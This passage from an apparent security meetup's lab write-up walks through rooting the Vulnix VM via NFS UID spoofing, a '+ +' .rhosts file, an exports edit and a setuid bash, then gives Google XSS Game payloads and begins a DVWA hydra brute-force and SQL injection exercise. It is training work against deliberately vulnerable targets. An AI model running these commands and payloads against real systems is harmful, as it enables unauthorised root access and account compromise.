##### Scan completed at Sat Apr 18 11:01:55 2015 #####
2 results.

3 queries in 1 seconds (3.0 queries / sec)

hacker@kali:~$ # install finger to check for users
hacker@kali:~$ $SUDO apt-get install finger -y
##### SNIP #####
hacker@kali:~$ finger user@$IP
Login: user                                     Name: user
Directory: /home/user                         Shell: /bin/bash
On since Sat Apr 18 18:39 (BST) on pts/0 from 192.168.1.104
Last login Sat Apr 18 18:51 (BST) on pts/1 from 192.168.1.104
No mail.
No Plan.

Login: dovenull                                Name: Dovecot login user
Directory: /nonexistent                       Shell: /bin/false
Never logged in.
No mail.
No Plan.

hacker@kali:~$ finger vulnix@$IP
Login: vulnix                                  Name:
Directory: /home/vulnix                       Shell: /bin/bash
Never logged in.
No mail.
No Plan.

hacker@kali:~$ finger XXXXXXXXXXXX@$IP
finger: XXXXXXXXXXXX: no such user.
hacker@kali:~$ $SUDO apt-get remove finger -y
##### SNIP #####

```

rpcinfo

Run `rpcinfo` to determine the portmapped ports (basically `nfs = status, nfs, nlockmgr, and mountd`):

```
hacker@kali:~$ rpcinfo -p $IP
  program vers  proto  port
  100000    4    tcp   111  portmapper
  100000    3    tcp   111  portmapper
  100000    2    tcp   111  portmapper
  100000    4    udp   111  portmapper
  100000    3    udp   111  portmapper
  100000    2    udp   111  portmapper
  100024    1    udp  48774 status
  100024    1    tcp  40613 status
  100003    2    tcp   2049  nfs
  100003    3    tcp   2049  nfs
  100003    4    tcp   2049  nfs
  100227    2    tcp   2049
  100227    3    tcp   2049
  100003    2    udp   2049  nfs
  100003    3    udp   2049  nfs
  100003    4    udp   2049  nfs
  100227    2    udp   2049
  100227    3    udp   2049
  100021    1    udp  45130 nlockmgr
  100021    3    udp  45130 nlockmgr
  100021    4    udp  45130 nlockmgr
  100021    1    tcp  47065 nlockmgr
  100021    3    tcp  47065 nlockmgr
  100021    4    tcp  47065 nlockmgr
  100005    1    udp  57240 mountd
  100005    1    tcp  56240 mountd
  100005    2    udp  37452 mountd
  100005    2    tcp  56001 mountd
  100005    3    udp  35932 mountd
  100005    3    tcp  37852 mountd
```

An embarrassment of riches?

There are many services to investigate for vulnerabilities: NFS open mount for user vulnix; ssh userid/password user/letmein (which allows us to do on-server reconnaissance); services ssh, smtp, finger, pop3, rpcbind, imap, rexec, and login. It turns out the keys are NFS & ssh (or rexec/login). While in principle smtp & finger could be used to do a brute force enumeration of users, having the user/letmein account made those superfluous. We did not investigate pop3/imap as it was not needed.

3.20.3 Attacking NFS

We'll start in the order of the reconnaissance output with attacking NFS. `enumerator` or `/sbin/showmount -e $IP` shows `/home/vulnix` exported to `*`. This allows writing to `/home/vulnix` from Kali linux which we'll exploit to get password-less access to Vulnix. There are these attack choices:

- Writing to NFS:
 - `nfspysh` - use the special tool `nfspysh`
 - `mount.nfs` - mount the nfs file system the normal nfs way

- Executing on Vulnix:
 - `rsh` - execute using the real `rsh` (not installed by default on Kali Linux)
 - `ssh` - execute via `ssh`

Using `nfspsysh` & `rsh` is easier than using `mount.nfs` & `ssh`.

Reviewing nfs mounts

We begin with a review of how to mount `nfs`. Vulnix runs `nfs4` which is backwards compatible with `nfs3` clients. If the following is not clear you might consult [NFSv4Howto](#) and/or [Kerberos and nfs4](#).

Authentication

`nfs4` can use `kerberos` but `vulnix` doesn't and so user identity must resort to unix `uid/gid`. `nfs4` defaults to `nobody/nogroup` (4294967294/4294967294) for a failure to map a user and in fact you'll always see the `nobody/nogroup` in directory listings even when `nfs4` does allow access. However, `nfs3` mounts will show the `uid/gid` for users not mapped to `nobody/nogroup`. So if `uid/gid = 2008/2008` owns the files then creating a user with `uid/gid` on your local Kali box will get you access like the file owner.

Using nfspsysh

From [NfSpy](#) - an ID-spoofing NFS client:

`NfSpy` is a Python library for automating the falsification of NFS credentials when mounting an NFS share. Included are two client programs:

`nfspsy` uses the Filesystem in Userspace (FUSE) library to mount an NFS share in Linux. This allows the use of any regular file-searching and manipulation programs like `grep` and `find` to explore the NFS export.

`nfspsysh` is a ftp-like interactive shell for exploring NFS exports. It does not require the FUSE library, so it can run on non-Linux platforms.

NFS before version 4 is reliant upon host trust relationships for authentication. The NFS server trusts any client machines to authenticate users and assign the same user IDs (UIDS) that the shared filesystem uses. This works in NIS, NIS+, and LDAP domains, for instance, but only if you know the client machine is not compromised, or faking its identity. This is because the only authentication in the NFS protocol is the passing of the UID and GID (group ID). There are a few things that can be done to enhance the security of NFS, but many of them are incomplete solutions, and even with all three listed here, it could still be possible to circumvent the security measures.

Since `NfSpy` spoofs the `uid/gid`, its simplest to use and immediately gives us the `vulnix` server's `uid/gid` used for `/home/vulnix` and write access:

```
$SUDO nfspsysh -o server=$T:/home/vulnix -c ls
echo hello > hello.txt
$SUDO nfspsysh -o server=$T:/home/vulnix -c 'put hello.txt'
$SUDO nfspsysh -o server=$T:/home/vulnix -c 'chmod 600 hello.txt'
$SUDO nfspsysh -o server=$T:/home/vulnix -c ls
$SUDO nfspsysh -o server=$T:/home/vulnix -c 'rm hello.txt'
```

Running this shows that **`nfspsysh`** show spoofing the correct `uid/gid` to get write access (even though the correct `uid/gid` is never specified):

```

hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO nfspsysh -o server=$T:/home/vulnix -c_
↪ls
/:
040750 2008 2008 4096 2015-04-30 00:13:31 .
100644 2008 2008 220 2012-04-03 08:58:14 .bash_logout
100644 2008 2008 675 2012-04-03 08:58:14 .profile
040750 2008 2008 4096 2015-04-30 00:13:31 ..
100644 2008 2008 3486 2012-04-03 08:58:14 .bashrc
hacker@kali:~/local/pentest/phouse/vulnix$ echo hello > hello.txt
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO nfspsysh -o server=$T:/home/vulnix -c
↪'put hello.txt'
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO nfspsysh -o server=$T:/home/vulnix -c
↪'chmod 600 hello.txt'
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO nfspsysh -o server=$T:/home/vulnix -c_
↪ls
/:
040750 2008 2008 4096 2015-04-30 00:14:44 .
100644 2008 2008 220 2012-04-03 08:58:14 .bash_logout
100600 2008 2008 6 2015-04-30 00:14:44 hello.txt
100644 2008 2008 675 2012-04-03 08:58:14 .profile
040750 2008 2008 4096 2015-04-30 00:14:44 ..
100644 2008 2008 3486 2012-04-03 08:58:14 .bashrc
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO nfspsysh -o server=$T:/home/vulnix -c
↪'rm hello.txt'

```

Mounting nfs4 style

By contrast doing an nfs mount to get write access requires creating a user with the proper uid/gid. Here we use both an nfs4 and nfs3 mount to show the nfs4 always shows nobody/nogroup though it can give write access, but nfs3 mounts show the proper uid/gid.

Here is an nfs4 mount showing write access with a freshly-created user with uid/gid 2008/2008:

```

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
# nfs4 mounts at root
T=192.168.1.103
MP=/mnt
$SUDO mount -t nfs4 $T:/ $MP
# normal user fails to get access
ls -laR $MP
# but uid/gid 2008/2008 does get access
$SUDO groupadd --gid 2008 vulnix
$SUDO useradd -m vulnix --uid 2008 --gid 2008
$SUDO passwd vulnix
# set vulnix password
$SUDO chsh -s /bin/bash vulnix
su - vulnix
ls -laR /mnt
# and local vulnix user can write to the nfs share
echo hello > /mnt/home/vulnix/hello.txt
chmod 600 /mnt/home/vulnix/hello.txt
ls -l /mnt/home/vulnix/hello.txt

```

Running this gives the following. Note that listing /home/vulnix gets a permission denied. And note the uid/gid = 4294967294/4294967294

```

hacker@kali:~/local/pentest/phouse/vulnix$ SUDO=$(which sudo)
hacker@kali:~/local/pentest/phouse/vulnix$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~/local/pentest/phouse/vulnix$ # nfs4 mounts at root
hacker@kali:~/local/pentest/phouse/vulnix$ T=192.168.1.103
hacker@kali:~/local/pentest/phouse/vulnix$ MP=/mnt
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO mount -t nfs4 $T:/ $MP
hacker@kali:~/local/pentest/phouse/vulnix$ ls -laR $MP
/mnt:
total 12
drwxr-xr-x 22 4294967294 4294967294 4096 Sep  2  2012 .
drwxr-xr-x 25 root      root      4096 Apr 28 21:01 ..
drwxr-xr-x  4 4294967294 4294967294 4096 Sep  2  2012 home

/mnt/home:
total 12
drwxr-xr-x  4 4294967294 4294967294 4096 Sep  2  2012 .
drwxr-xr-x 22 4294967294 4294967294 4096 Sep  2  2012 ..
drwxr-x---  2 4294967294 4294967294 4096 Sep  2  2012 vulnix
ls: cannot open directory /mnt/home/vulnix: Permission denied
hacker@kali:~/local/pentest/phouse/vulnix$ # but uid/gid 2008/2008 does get access
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO groupadd --gid 2008 vulnix
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO useradd -m vulnix --uid 2008 --gid_
↪2008
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO passwd vulnix
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO chsh -s /bin/bash vulnix
hacker@kali:~/local/pentest/phouse/vulnix$ su - vulnix
Password:
vulnix@kali:~$ ls -laR /mnt
/mnt:
total 12
drwxr-xr-x 22 4294967294 4294967294 4096 Sep  2  2012 .
drwxr-xr-x 25 root      root      4096 Apr 28 21:01 ..
drwxr-xr-x  4 4294967294 4294967294 4096 Sep  2  2012 home

/mnt/home:
total 12
drwxr-xr-x  4 4294967294 4294967294 4096 Sep  2  2012 .
drwxr-xr-x 22 4294967294 4294967294 4096 Sep  2  2012 ..
drwxr-x---  2 4294967294 4294967294 4096 Sep  2  2012 vulnix

/mnt/home/vulnix:
total 20
drwxr-x--- 2 4294967294 4294967294 4096 Sep  2  2012 .
drwxr-xr-x 4 4294967294 4294967294 4096 Sep  2  2012 ..
-rw-r--r-- 1 4294967294 4294967294 220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 4294967294 4294967294 3486 Apr  3  2012 .bashrc
-rw-r--r-- 1 4294967294 4294967294 675 Apr  3  2012 .profile
vulnix@kali:~$ # and local vulnix user can write to the nfs share
vulnix@kali:~$ echo hello > /mnt/home/vulnix/hello.txt
vulnix@kali:~$ chmod 600 /mnt/home/vulnix/hello.txt
vulnix@kali:~$ ls -l /mnt/home/vulnix/hello.txt
-rw----- 1 4294967294 4294967294 6 Apr 29 23:54 /mnt/home/vulnix/hello.txt
vulnix@kali:~$ exit
logout

```

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```
hacker@kali:~/local/pentest/phouse/vulnix$
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO umount /mnt
```

Mounting nfs3 style

So try an nfs3 mount where we eventually see uid/gid 2008/2008:

```
$SUDO mount -t nfs -o vers=3,nolock $T:/home/vulnix /mnt
ls -laR /mnt
su - vulnix
ls -laR /mnt
exit
$SUDO umount /mnt
```

Running this gives:

```
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO mount -t nfs -o vers=3,nolock $T:/
↪home/vulnix /mnt
hacker@kali:~/local/pentest/phouse/vulnix$ ls -laR /mnt
ls: cannot open directory /mnt: Permission denied
hacker@kali:~/local/pentest/phouse/vulnix$ su - vulnix
Password:
vulnix@kali:~$ ls -laR /mnt
/mnt:
total 24
drwxr-x--- 2 vulnix vulnix 4096 Apr 29 23:54 .
drwxr-xr-x 25 root    root   4096 Apr 28 21:01 ..
-rw-r--r-- 1 vulnix vulnix  220 Apr  3 2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3 2012 .bashrc
-rw----- 1 vulnix vulnix    6 Apr 29 23:54 hello.txt
-rw-r--r-- 1 vulnix vulnix  675 Apr  3 2012 .profile
vulnix@kali:~$ exit
logout
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO umount /mnt
```

Getting access the easy way: nfspysh and rsh

Kali defaults rsh to running OpenSSL's ssh; to use the "real" rsh install rsh-client:

```
$SUDO apt-get install rsh-client
echo "+ +" > rhosts
$SUDO nfspysh -o server=$IP:/home/vulnix -c 'put rhosts .rhosts; chmod 600 .rhosts'
```

That's it! Now you have password-less access to the vulnix user account on the Vulnix server. So proceed with the exploit:

```
(vulnix)hacker@kali:~$ # check remote vulnix user sudo rights
(vulnix)hacker@kali:~$ rsh -l vulnix $IP 'sudo -l'
Matching Defaults entries for vulnix on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
```

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```
(root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
(vulnix)hacker@kali:~$ rsh -l vulnix $IP
##### SNIP #####
vulnix@vulnix:~$ # vulnix can edit /etc/exports, so export /root
vulnix@vulnix:~$ sudoedit /etc/exports
##### SNIP #####
vulnix@vulnix:~$ cat /etc/exports
##### SNIP #####
/home/vulnix *(rw,no_root_squash)
/root *(rw,no_root_squash)
vulnix@vulnix:~$ exit
logout
rlogin: connection closed.
(vulnix)hacker@kali:~$ # now we need to restart nfs by rebooting the VM
(vulnix)hacker@kali:~$ # ... waiting for reboot ...
```

After the Vulnix reboot:

```
(vulnix)hacker@kali:~$ $SUDO nfspysh -o server=$IP:/root -c 'ls'
/:
040700      0      0      4096 2012-09-02 10:58:01 .cache
100600      0      0      710 2012-09-02 10:47:19 .viminfo
040700      0      0      4096 2012-09-02 12:08:28 .
100400      0      0       33 2012-09-02 10:57:07 trophy.txt
100644      0      0      140 2012-04-19 02:15:14 .profile
100600      0      0       0 2012-09-02 12:08:28 .bash_history
040700      0      0      4096 2012-09-02 12:08:28 ..
100644      0      0     3106 2012-04-19 02:15:14 .bashrc
(vulnix)hacker@kali:~$ $SUDO nfspysh -o server=$IP:/root -c 'get trophy.txt'
(vulnix)hacker@kali:~$ cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
```

At this point if you want to clean up you'd need to:

```
[[ "$USER" != "root" ]] && deactivate
[[ "$USER" != "root" ]] && rmvirtualenv vulnix
$SUDO apt-get remove rsh-client -y
```

Getting access (and root) the harder way: mount.nfs and ssh

This is basically the same exploit as above with the exception of using ssh vs. rsh and not using the nfspysh tool (and using the normal mount.nfs command). Why bother? Normally rsh wouldn't be installed (just like Kali Linux), so it shouldn't be available on target hosts. And nfspysh wouldn't be available on typical linux hosts (like Debian). So it's useful to learn the "normal" alternative approach.

Here upload the .ssh/authorized_keys file to get password-less SSH access; as before sudo -l shows vulnix can execute sudoedit /etc/exports; then /etc/exports is modified to add /root and all mounts are changed to no_root_squash finally giving us access to the trophy. This approach is more complex for two reasons: first, SSH keys must be generated; second mount.nfs access requires a Kali local account with uid 2008 to get access. Also, we'll show how to get root through the NFS configuration issue.

```
(vulnix)hacker@kali:~$ /sbin/showmount -e $IP
Export list for 192.168.1.103:
/home/vulnix *
(vulnix)hacker@kali:~$ # Trying nfs mount gets nfs4 and no access
```

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```

(vulnix)hacker@kali:~$ $SUDO mkdir /mnt/nfs
(vulnix)hacker@kali:~$ $SUDO mount.nfs $IP:/ /mnt/nfs
(vulnix)hacker@kali:~$ $SUDO ls -l /mnt/nfs/home/
total 4
drwxr-x--- 2 4294967294 4294967294 4096 Apr 15 23:14 vulnix
(vulnix)hacker@kali:~$ $SUDO ls -al /mnt/nfs/home/vulnix
ls: cannot open directory /mnt/nfs/home/vulnix: Permission denied
(vulnix)hacker@kali:~$ # create local copy of remote vulnix user
(vulnix)hacker@kali:~$ $SUDO groupadd --gid 2008 vulnix
(vulnix)hacker@kali:~$ $SUDO useradd -m vulnix --uid 2008 --gid 2008
(vulnix)hacker@kali:~$ $SUDO passwd vulnix
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
(vulnix)hacker@kali:~$ $SUDO chsh -s /bin/bash vulnix
(vulnix)hacker@kali:~$ su - vulnix
Password:
vulnix@kali:~$ # local "vulnix" uid 2008 can access nfs /home/vulnix
vulnix@kali:~$ ls -al /mnt/nfs/home/vulnix
total 20
drwxr-x--- 2 4294967294 4294967294 4096 Apr 15 23:14 .
drwxr-xr-x 4 4294967294 4294967294 4096 Sep 2 2012 ..
-rw-r--r-- 1 4294967294 4294967294 220 Apr 3 2012 .bash_logout
-rw-r--r-- 1 4294967294 4294967294 3486 Apr 3 2012 .bashrc
-rw-r--r-- 1 4294967294 4294967294 675 Apr 3 2012 .profile
vulnix@kali:~$ # create ssh keys for password-less access from kali
vulnix@kali:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/vulnix/.ssh/id_rsa):
Created directory '/home/vulnix/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/vulnix/.ssh/id_rsa.
Your public key has been saved in /home/vulnix/.ssh/id_rsa.pub.
##### SNIP #####
vulnix@kali:~$ mkdir -m 700 /mnt/nfs/home/vulnix/.ssh
vulnix@kali:~$ ls -ld /mnt/nfs/home/vulnix/.ssh
drwx----- 2 4294967294 4294967294 4096 Apr 18 13:37 /mnt/nfs/home/vulnix/.ssh
vulnix@kali:~$ cp --preserve ~/.ssh/id_rsa.pub /mnt/nfs/home/vulnix/.ssh/authorized_
→keys
vulnix@kali:~$ IP=192.168.1.103
vulnix@kali:~$ ssh $IP ls -al .ssh
##### SNIP #####
total 20
drwx----- 2 vulnix vulnix 4096 Apr 16 21:05 .
drwxr-x--- 4 vulnix vulnix 4096 Apr 16 21:07 ..
-rw-r--r-- 1 vulnix vulnix 393 Apr 16 20:42 authorized_keys
vulnix@kali:~$ # check remote vulnix user sudo rights
vulnix@kali:~$ ssh $IP sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset,
    secure_path=/usr/local/sbin\::/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@kali:~$ # vulnix can edit /etc/exports - export /root, all exports no_root_
→squash

```

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```
vulnix@kali:~$ ssh -t $IP sudoedit /etc/exports
##### SNIP #####
vulnix@kali:~$ ssh -t $IP cat /etc/exports
##### SNIP #####
/home/vulnix *(rw,no_root_squash)
/root          *(rw,no_root_squash)
vulnix@kali:~$ exit
logout
(vulnix)hacker@kali:~$ $SUDO umount.nfs /mnt/nfs
(vulnix)hacker@kali:~$ # now we need to restart nfs by rebooting the VM
(vulnix)hacker@kali:~$ # ... waiting for reboot ...
```

At this point we can do one of two things: get the trophy from /root, or switch to root. First we show how to get the trophy:

```
(vulnix)hacker@kali:~$ $SUDO mount.nfs $IP:/ /mnt/nfs
(vulnix)hacker@kali:~$ $SUDO ls /mnt/nfs/root
trophy.txt
(vulnix)hacker@kali:~$ $SUDO cat /mnt/nfs/root/trophy.txt
cc614640424f5bd60ce5d5264899c3be
```

At this point we'll throw in an extra: root access for vulnix.

```
(vulnix)hacker@kali:~$ su - vulnix
Password:
vulnix@kali:~$ IP=192.168.1.103
vulnix@kali:~$ ssh $IP 'cp /bin/bash bash2'
vulnix@kali:~$ ssh $IP ls -l
total 900
-rwxr-xr-x 1 vulnix vulnix 920788 Apr 18 22:04 bash2
vulnix@kali:~$ exit
logout
(vulnix)hacker@kali:~$ $SUDO cp /mnt/nfs/home/vulnix/bash2 /mnt/nfs/home/vulnix/bash
(vulnix)hacker@kali:~$ $SUDO chmod +s /mnt/nfs/home/vulnix/bash
(vulnix)hacker@kali:~$ su - vulnix
Password:
vulnix@kali:~$ IP=192.168.1.103
vulnix@kali:~$ ssh $IP
vulnix@vulnix:~$ ./bash -p
bash-4.2# id
uid=2008(vulnix) gid=2008(vulnix) euid=0(root) egid=0(root) groups=0(root),
↪2008(vulnix)
bash-4.2# ls -l
total 1800
-rwsr-sr-x 1 root root 920788 Apr 18 22:09 bash
-rwxr-xr-x 1 vulnix vulnix 920788 Apr 18 22:04 bash2
bash-4.2# cat /root/trophy.txt
cc614640424f5bd60ce5d5264899c3be
```

At this point if you want to clean up you'd need to:

```
bash-4.2# exit
exit
vulnix@vulnix:~$ exit
logout
Connection to 192.168.1.103 closed.
```

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```
vulnix@kali:~$ exit
logout
(vulnix)hacker@kali:~$ $SUDO umount.nfs /mnt/nfs
(vulnix)hacker@kali:~$ [[ "$USER" != "root" ]] && deactivate
hacker@kali:~$ [[ "$USER" != "root" ]] && rmvirtualenv vulnix
Removing vulnix...
hacker@kali:~$ $SUDO userdel -r vulnix
userdel: vulnix mail spool (/var/mail/vulnix) not found
hacker@kali:~$ $SUDO rmdir /mnt/nfs
```

3.21 Google's XSS Game

This is to document the meetup's efforts responding to the challenge [XSS game](#). Try the exercises yourself before getting the answers below.

There is no VM setup required as the exploit is available online via Google App Engine, the same site hosting the content you are currently reading. Both sites are based on using the Python back end, which is why you'll see some target code in python.

Note that this is one exercise requiring a browser because a client-side javascript `alert()` is required, rendering our usual command line tools (`curl` et. al.) ineffective.

For an introduction to XSS see [XSS Tutorial](#).

3.21.1 Level 1

Enter `<script>alert("boo")</script>` in the form. Alternatively, you can enter the unescaped url

```
https://xss-game.appspot.com/level1/frame?query=<script>alert("boo")</script>
```

or escape the query part of the url by replacing that with

```
?query=%3Cscript%3Ealert%28%22boo%22%29%3C%2Fscript%3E.
```

Any of these will submit an HTTP GET with the returned page having `<script>alert("boo")</script>` in the html body for execution.

Note that the browser will encode the GET for you, but should you want to do that yourself you can use one of the many `urlencode` web sites or in python:

```
python -c 'import urllib; \
name = "query"; value = "<script>alert(\"boo\")</script>";
print(urllib.urlencode( {name : value} ));'
```

3.21.2 Level 2

Enter `` in the form (a non-existing image trips `onerror`), or `` tags like the previous level, but that is doomed to failure in HTML5 compliant browsers. From [Element.innerHTML - Security considerations](#):

HTML5 specifies that a `<script>` tag inserted via `innerHTML` should not execute.

However, there are ways to execute JavaScript without using `<script>` elements, so there is still a security risk whenever you use `innerHTML` to set strings over which you have no control. For example:

```
var name = "<img src=x onerror=alert(1)>";
el.innerHTML = name; // shows the alert
```

For that reason, it is recommended you not use `innerHTML` when inserting plain text; instead, use `node.textContent`. This doesn't interpret the passed content as HTML, but instead inserts it as raw text.

Despite what this says, from [Why are scripts injected through innerHTML not executed whilst onerror and other on<event> attributes on elements are? - Google XSS Challenge 2](#):

Script tags with a `defer` attribute will not be executed (on some browsers) until the DOM has been fully rendered. For instance, I tried the same challenge on IE and I was able to alert a popup using the following user input:

```
<script defer>alert(2)</script>
```

3.21.3 Level 3

Enter `https://xss-game.appspot.com/level3/frame#x' onerror='alert("boo")'`, or `https://xss-game.appspot.com/level3/frame#1.jpg' onload='alert("boo")'` repeating the idea of the prior level using `onerror/onload`.

Of course you could use a `<script>` successfully via `https://xss-game.appspot.com/level3/frame#1.jpg' \> <script>alert("boo")</script> <div` since you're forcing an HTTP GET.

3.21.4 Level 4

Enter `3');alert('boo`. You're just concatenating the alert to the already-existing `onload` javascript in an `` tag.

3.21.5 Level 5

Enter `https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert("boo")` then click the Next `>>` link (which is the required alert).

3.21.6 Level 6

Enter `https://xss-game.appspot.com/level6/frame#data:text/javascript,alert("boo")`. This is an example of using a [Data URI scheme](#):

```
data:[<MIME-type>][;charset=<encoding>][;base64],<data>
```

To use base64 encoding change the URIs `#data:...` to:

```
#data:text/plain;base64,YWxlcnQoImJvbyIp
```

making it difficult for simple text scans to find the base64-encoded `alert("boo")`.

Also see [hacktracking # XSS game area](#) for some additional ideas beyond `alert("boo")`.

3.22 Owing the Database with SQLMap

This is to document the meetup's efforts responding to the challenge [Owing the Database with SQLMap](#).

Metasploitable's 64-bit Ubuntu 8.04 LTS (Hardy Heron) intentionally insecure VMware VM. [Metasploitable 2 Exploitability Guide](#) describes the vulnerable services. Remember you can login using `msfadmin/msfadmin`, then `sudo -i` to become root. The DVWA Security page at <http://VULNERABLE/dvwa/security.php> can set the security level to one of low (no protection), medium (inadequate protection), or high (secure).

See [Metasploitable2 Setup - VMware vmdk to VirtualBox and KVM](#) for details of setup up and using the vulnerable host.

3.22.1 Owing the Database reconnaissance

Although we are told the URL for the SQL injections, let's pretend we need to do an `nmap` reconnaissance, showing we have a web server on port 80 plus many other ports. In fact with so many ports open a follow-up scan `nmap -p 0-65535 $TARGET` is probably warranted if port 80 doesn't work.

```
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ sudo nmap -Pn -sV -O $TARGET
##### SNIP #####
Nmap scan report for 192.168.1.102
Host is up (0.00085s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 52:54:00:58:F8:A2 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN;
->OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

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```
OS and Service detection performed. Please report any incorrect results at http://
↪nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.50 seconds
```

3.22.2 Owing the Database password cracking

A little probing around the site came up with a login form at <http://\protect\T1\textdollarTARGET/dvwa/login.php> with a huge “Hint: default username is admin with password password”. Although we already have the username/password, let’s at learn a little by doing a brute force crack of the password. We note the login form fields are username, password, and Login. Unsuccessful logins get the message “Login failed”. There are a number of tools that could be used to crack the form’s password: *Burp Suite*, *hydra*, *Medusa*, and more. We illustrate using *hydra* to crack the password. (See [Using Hydra to dictionary-attack web-based login forms](#) for an example.)

```
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ # To see the format for http-post-form
hacker@kali:~$ hydra -U http-post-form
##### SNIP #####
hacker@kali:~$ # Password list
hacker@kali:~$ zcat /usr/share/wordlists/rockyou.txt.gz > rockyou.txt
hacker@kali:~$ # Just try to crack the username "admin"
hacker@kali:~$ hydra $TARGET http-post-form \
  "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" \
  -l admin -P rockyou.txt
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-11-16 20:53:24
[DATA] 16 tasks, 1 server, 14344399 login tries (1:1/p:14344399), ~896524 tries per_
↪task
[DATA] attacking service http-post-form on port 80
[80][www-form] host: 192.168.1.102 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-11-16 20:53:33
```

So now we can login using admin/password. A true pentesting triumph with the subtlety of driving a tank through the front door. From there we see a link <http://\protect\T1\textdollarTARGET/dvwa/vulnerabilities/sqli/> which is our SQL injection target.

3.22.3 Owing the Database cookies

The SQL injection is password-protected via a login form. See [curl HTML forms explained](#), [curl Cookies](#), and [curl Web Login](#) for some basic background material. See [What are all those entries in my cookies.txt file?](#) for the Netscape cookie file format.

Since cookies are required, we login saving the cookies to a file using `curl --cookie-jar FILENAME ...` and use that to set a COOKIES variable. However, the DVWA Security page at <http://\protect\T1\textdollarTARGET/dvwa/security.php> states that you can set the security level to one of low, medium, or high. The default cookie you get sets it to “high” which appears to disallow SQL injection (see [Is it possible to do SQL injection \(HIGH Level\) on Damn Vulnerable Web App?](#)). So we’ll change the security cookie to “medium” to allow SQL injection.

NOTE: Kali Linux - DVWA - Sql Injection (Low- Medium- High) seems to show what we do below working with security level “high” (with the only difference being `sqlmap` option “--string=Surname”). But when you look at the quickly-flashing-by-screen it shows the query `id=1' AND SLEEP(5) AND 'Bksm'='Bksm&Submit=Submit` was successful for SQL injection. Feeding that back into the running DVWA you’ll see that doesn’t work at security level

“high”. The video did not use the iso we did, rather the DVWA version [RandomStorm/DVWA](#) running on [XAMPP](#) and perhaps that is the root of the difference.

A note of warning: when passing a cookie string be very careful about the format. For example, “PHPSESSID=2b27bc2ffbedb87596add46a63bb1a10; security=low” works, but “PHPSESSID=2b27bc2ffbedb87596add46a63bb1a10;security=low” (leaving out the space after “;”) will fail.

Here is the script you can cut/paste to get a PHPSESSID and security cookie in to shell variable COOKIES:

```
TARGET=192.168.1.102
SECURITY=medium
URL_LOGIN="http://$TARGET/dvwa/login.php"
URL_SQLI="http://$TARGET/dvwa/vulnerabilities/sqli/"
COOKIES_FILE=cookies.txt
cat /dev/null > $COOKIES_FILE

curl -v --cookie-jar "$COOKIES_FILE" \
    --form username="admin" \
    --form password="password" \
    --form Login="Login" \
    $URL_LOGIN 2>&1 | grep Cookie

# Get the cookies file data into a variable, changing each \n to a space
